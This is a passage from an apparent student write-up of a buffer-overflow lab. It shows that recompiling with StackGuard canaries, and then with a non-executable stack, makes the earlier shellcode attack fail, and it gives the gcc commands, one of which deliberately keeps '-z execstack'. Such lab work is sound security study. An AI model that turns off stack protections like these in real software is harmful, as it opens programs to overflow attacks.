Now, we recompile the program **without** the `-fno-stack-protector` flag, which enables StackGuard by default:


```
gcc -DBUF_SIZE=100 -m32 -o stack-L1 -z execstack stack.c
```


This adds a "canary" value—a random value placed before the return address on the stack. If an overflow attempt changes this value, StackGuard terminates the program before the shellcode can execute.

Testing the Attack with StackGuard:
We re-run the attack on the newly compiled `stack-L1` and observe that the program crashes before executing the shellcode. This confirms that StackGuard detected the canary value's alteration and prevented the attack.

StackGuard protects against buffer overflows by checking a canary value before returning from functions. When this value is altered, it detects the overflow and stops execution, blocking the attack.
StackGuard Protection uses a canary value to detect and prevent buffer overflow attacks by terminating the program if the stack is tampered with.

Task 9.b: Turn on the Non-executable Stack Protection





Understanding Non-executable Stack Protection:
This mechanism prevents code on the stack from being executed. In the case of a buffer overflow, this means shellcode placed on the stack cannot run, blocking one of the main exploitation methods.

Recompiling with Non-executable Stack:
For this part, we work with `call_shellcode.c`, a program that places shellcode on the stack and then tries to execute it.
We recompile the program without the `-z execstack` flag and add `-z noexecstack` to explicitly mark the stack as non-executable:
```
gcc -m32 -o a32.out -z noexecstack call_shellcode.c
```
This sets the stack as non-executable, preventing any shellcode from executing if placed there.

Returning the Program with Non-executable Stack:
After compiling, we run the `a32.out` binary. As expected, the program fails to execute shellcode from the stack, and we see an error message indicating that the code execution attempt was blocked.

Non-executable stack protection prevents code from running on the stack, effectively blocking buffer overflow attacks that rely on executing shellcode directly from the stack.
Non-executable Stack Protection stops any code on the stack from being executed, preventing attackers from running shellcode in typical overflow attacks.